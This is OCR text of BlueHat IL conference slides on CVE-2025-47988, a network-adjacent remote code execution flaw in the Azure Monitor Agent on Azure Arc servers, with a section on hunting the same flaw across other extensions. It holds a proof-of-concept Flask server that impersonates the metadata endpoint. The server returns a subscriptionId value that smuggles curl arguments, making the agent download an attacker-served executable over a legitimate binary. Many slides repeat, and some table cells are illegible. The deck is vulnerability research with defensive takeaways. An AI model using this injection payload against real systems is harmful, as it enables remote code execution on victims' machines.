                    \"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
                    "vmScaleSetName": ""}}
    return jsonify(response)


@app.route('/download')
def download_file():
    return send_file(FILE_PATH, as_attachment=True)

if __name__ == "__main__":
    app.run(host=HOST, port=PORT)
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```python
from flask import Flask, send_file, jsonify, request

app = Flask(__name__)

FILE_PATH= r'systemcmduser.exe'
HOST = "169.254.169.254"
PORT = 80

@app.route('/metadata/instance')
def handle_path():
    print("Request Method:", request.method)
    print("Request URL:", request.url)
    print("Request Headers:", request.headers)
    print("Request Args:", request.args)

    response = {
        "compute": {"azEnvironment": "AzurePublicCloud",
                    "location": "eastus",
                    "name": "WinOneAgentTest",
                    "osType": "Windows",
                    "subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt http://169.254.169.254:80/download -o
                    \"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
                    "vmScaleSetName": ""}}
    return jsonify(response)


@app.route('/download')
def download_file():
    return send_file(FILE_PATH, as_attachment=True)

if __name__ == "__main__":
    app.run(host=HOST, port=PORT)
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt
http://169.254.169.254:80/download -o
\"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.
29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt
http://169.254.169.254:80/download -o
\"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.
29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt
http://169.254.169.254:80/download -o
\"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.
29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
```

CVE-2025-47988 – RCE Azure Monitor Agent

```
"subscriptionId": "'1234567-1234567-1234567-12345678?api-version=2014-04-01\" -o text.txt
http://169.254.169.254:80/download -o
\"C:\\Packages\\Plugins\\Microsoft.Azure.ChangeTrackingInventory.ChangeTracking-Windows\\2.
29.0.0\\agent\\resources\\CTResourceApplication\\CTResourceApplication.exe\"  \" #'",
```

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
  ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
  $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

BlueHat IL

CVE-2025-47988 – RCE Azure Monitor Agent

```
"$separator Connecting to IMDS" | Out-File -FilePath $networkInfo;
$imdsEndpoint = "http://169.254.169.254/metadata/instance?api-version=2021-02-01";
```

```
} else {
  ($imdsResponse = curl.exe -v -H "Metadata: true" $imdsEndpoint | convertfrom-json) >> $networkInfo 2>&1;
  $subId = $imdsResponse.compute.subscriptionId
}

if ($subId) {
    "$separator Connecting to Azure subscription endpoint" | Out-File -FilePath $networkInfo -Append;
    $endpoint = ("https://management.azure.com/subscriptions/{0}?api-version=2014-04-01" -f $subId);
    curl.exe -v $endpoint >> $networkInfo 2>&1
```

OOPS Again…
Another Network Adjacent RCE

BlueHat IL

Why This Happened

- IMDS endpoint is trusted in the cloud
- When moving on prem this IP is not trusted anymore
- The local network is not trusted

Variant Hunting

Intro

Arc Overview

LPE - AMA

RCE - Arc Relay

RCE - Defender


Variant Hunting

BlueHat IL

Recurring Vulnerabilities in Arc Extensions

HIMDS – LPE

IMDS – RCE



ELIMINATE

BlueHat IL

Collecting the extensions

Extension	Publisher	Type	Additional information
Microsoft Antimalware extension	Microsoft.Azure.Security	IaaSAntimalware	Microsoft Antimalware extension for Windows
Custom Script extension	Microsoft.Compute	CustomScriptExtension	Windows Custom Script Extension
Azure Monitor agent	Microsoft.Azure.Monitor	AzureMonitorWindowsAgent	Deployment options for Azure Monitor agent on Azure Arc-enabled servers
Azure Monitor Dependency agent	Microsoft.Azure.Monitoring.DependencyAgent	DependencyAgentWindows	Dependency agent virtual machine extension for Windows
Azure Key Vault extension for Windows	Microsoft.Azure.Key.Vault	KeyVaultForWindows	Key Vault virtual machine extension for Windows
Microsoft Defender for Endpoint	Microsoft.Azure.AzureDefenderForServers	MDE.Windows	Enable Defender for Endpoint integration
Azure Automation Hybrid Runbook Worker extension	Microsoft.Compute	HybridWorkerForWindows	Deploy an extension-based user Hybrid Runbook Worker (to execute runbooks locally)
Windows Admin Center	Microsoft.AdminCenter	AdminCenter	Manage Azure Arc-enabled servers by using Windows Admin Center in Azure
Windows OS Update Extension	Microsoft.SoftwareUpdateManagement	WindowsOsUpdateExtension	Overview of Azure Update Manager
Windows Patch extension	Microsoft.CPlat.Core	WindowsPatchExtension	Automatic guest patching for Azure virtual machines and scale sets
Network Watcher agent	Microsoft.Azure.NetworkWatcher	NetworkWatcherAgentWindows	Manage Network Watcher Agent virtual machine extension for Windows
Boot Integrity Monitoring - Guest Attestation	Microsoft.Azure.Security.WindowsAttestation	GuestAttestation	Boot integrity monitoring overview
Open SSH for Windows	Microsoft.Azure.OpenSSH	WindowsOpenSSH	Connect using Secure Shell (SSH) and sign on to a VM running Windows
Azure Site Recovery	Microsoft.SiteRecovery.Dra	Windows	Configure Azure Site Recovery for Arc-enabled Windows servers
Azure Extension for SQL Server	Microsoft.AzureData	WindowsAgent.SqlServer	Connect your SQL Server to Azure Arc (installs the extension automatically)
Defender for SQL Servers Advanced Threat Protection	Microsoft.Azure.AzureDefenderForSQL	AdvancedThreatProtection.Windows	Enable Defender for SQL Servers on Machines
SQL Server Backup	Microsoft.Azure.RecoveryServices.WorkloadBackup	AzureBackupWindowsWorkload	About SQL Server Backup in Azure VMs
Microsoft Entra login extension	Microsoft.Azure.ActiveDirectory	AADSSHLoginForWindows	Sign in to a Windows virtual machine in Azure by using Microsoft Entra ID

Collecting the extensions

Extension	Publisher	Type	Additional information
Microsoft Antimalware extension	Microsoft.Azure.Security	IaaSAntimalware	Microsoft Antimalware extension for Windows
Custom Script extension	Microsoft.Compute	CustomScriptExtension	Windows Custom Script Extension
Azure Monitor agent	Microsoft.Azure.Monitor	AzureMonitorWindowsAgent	Deployment options for Azure Monitor agent on Azure Arc-enabled servers
Azure Monitor Dependency agent	Microsoft.Azure.Monitoring.DependencyAgent	DependencyAgentWindows	Dependency agent virtual machine extension for Windows
Azure Key Vault extension for Windows	Microsoft.Azure.Key.Vault	KeyVaultForWindows	Key Vault virtual machine extension for Windows
Microsoft Defender for Endpoint	Microsoft.Azure.AzureDefenderFor		Enable Defender for Endpoint integration
Azure Automation Hybrid Runbook Worker extension	Microsoft.Compute	Hybr rkerFo ows	Deploy an extension-based user Hybrid Runbook Worker (to execute runbooks locally)
Windows Admin Center	Microsoft.AdminCenter	A Center	Manage Azure Arc-enabled servers by using Windows Admin Center in Azure
Windows OS Update Extension	Microsoft.SoftwareUpdateManage	owsOsUpdat	Overview of Azure Update Manager
Windows Patch extension	Microsoft.CPlat.Core	WindowsPatchExtension	Automatic guest patching for Azure virtual machines and scale sets
Network Watcher agent	Microsoft.Azure.NetworkWatcher	NetworkWatcherAgentWindows	Manage Network Watcher Agent virtual machine extension for Windows
Boot Integrity Monitoring - Guest Attestation	Microsoft.Azure.Security.WindowsAttestation	GuestAttestation	Boot integrity monitoring overview
Open SSH for Windows	Microsoft.Azure.OpenSSH	WindowsOpenSSH	Connect using Secure Shell (SSH) and sign on to a VM running Windows
Azure Site Recovery	Microsoft.SiteRecovery.Dra	Windows	Configure Azure Site Recovery for Arc-enabled Windows servers
Azure Extension for SQL Server	Microsoft.AzureData	WindowsAgent.SqlServer	Connect your SQL Server to Azure Arc (installs the extension automatically)
Defender for SQL Servers Advanced Threat Protection	Microsoft.Azure.AzureDefenderForSQL	AdvancedThreatProtection.Windows	Enable Defender for SQL Servers on Machines
SQL Server Backup	Microsoft.Azure.RecoveryServices.WorkloadBackup	AzureBackupWindowsWorkload	About SQL Server Backup in Azure VMs
Microsoft Entra login extension	Microsoft.Azure.ActiveDirectory	AADSSHLoginForWindows	Sign in to a Windows virtual machine in Azure by using Microsoft Entra ID

379

Collecting the extensions


Extension	Publisher	Type	Additional information
Microsoft Antimalware extension	Microsoft.Azure.Security	IaaSAntimalware	Microsoft Antimalware extension for Windows
Custom Script extension	Microsoft.Compute	CustomScriptExtension	Windows Custom Script Extension
Azure Monitor agent	Microsoft.Azure.Monitor	AzureMonitorWindowsAgent	Deployment options for Azure Monitor agent on Azure Arc-enabled servers
Azure Monitor Dependency agent	Microsoft.Azure.Monitoring.DependencyAgent	DependencyAgentWindows	Dependency agent virtual machine extension for Windows
Azure Key Vault extension for Windows	Microsoft.Azure.Key.Vault	KeyVaultForWindows	Key Vault virtual machine extension for Windows
Microsoft Defender for Endpoint	Microsoft.Azure.AzureDefenderForServers	[illegible]	Enable Defender for Endpoint integration
Azure Automation Hybrid Runbook Worker extension	Microsoft.Compute	[illegible]	Deploy an extension-based user Hybrid Runbook Worker (to execute runbooks locally)
Windows Admin Center	Microsoft.AdminCenter	[illegible]	Manage Azure Arc-enabled servers by using Windows Admin Center in Azure
Windows OS Update Extension	Microsoft.SoftwareUpdateManagement	[illegible]	Overview of Azure Update Manager
Windows Patch extension	Microsoft.CPlat.Core	WindowsPatchExtension	Automatic guest patching for Azure virtual machines and scale sets
Network Watcher agent	Microsoft.Azure.NetworkWatcher	NetworkWatcherAgentWindows	Manage Network Watcher Agent virtual machine extension for Windows
Boot Integrity Monitoring - Guest Attestation	Microsoft.Azure.Security.WindowsAttestation	GuestAttestation	Boot integrity monitoring overview
Open SSH for Windows	Microsoft.Azure.OpenSSH	WindowsOpenSSH	Connect using Secure Shell (SSH) and sign on to a VM running Windows
Azure Site Recovery	Microsoft.SiteRecovery.Dra	Windows	Configure Azure Site Recovery for Arc-enabled Windows servers
Azure Extension for SQL Server	Microsoft.AzureData	WindowsAgent.SqlServer	Connect your SQL Server to Azure Arc (installs the extension automatically)
Defender for SQL Servers Advanced Threat Protection	Microsoft.Azure.AzureDefenderForSQL	AdvancedThreatProtection.Windows	Enable Defender for SQL Servers on Machines
SQL Server Backup	Microsoft.Azure.RecoveryServices.WorkloadBackup	AzureBackupWindowsWorkload	About SQL Server Backup in Azure VMs
Microsoft Entra login extension	Microsoft.Azure.ActiveDirectory	AADSSHLoginForWindows	Sign in to a Windows virtual machine in Azure by using Microsoft Entra ID

60


Finding Relevant Code Flows

- Multiple languages
- Multiple flows
- Multiple implementation differences


Automating the process




Automating the process




Automating the process



Automating the process



Automating the process



Language agnostic

code flow detection

and *understanding*

BlueHat IL

60	• Arc Extensions
12	• Occurrences of those vulnerabilities

The rest of the (48) extensions were verified to not contain any of those variants

Summary

- The security model On-Prem is different from the Cloud:
  - The local network is untrusted
  - IMDS is not a trusted cloud service anymore
  - You can't just port cloud code to on-prem without double checking assumptions

- Don't trust information from insecure channels

- Don't trust information

Thank you

Questions?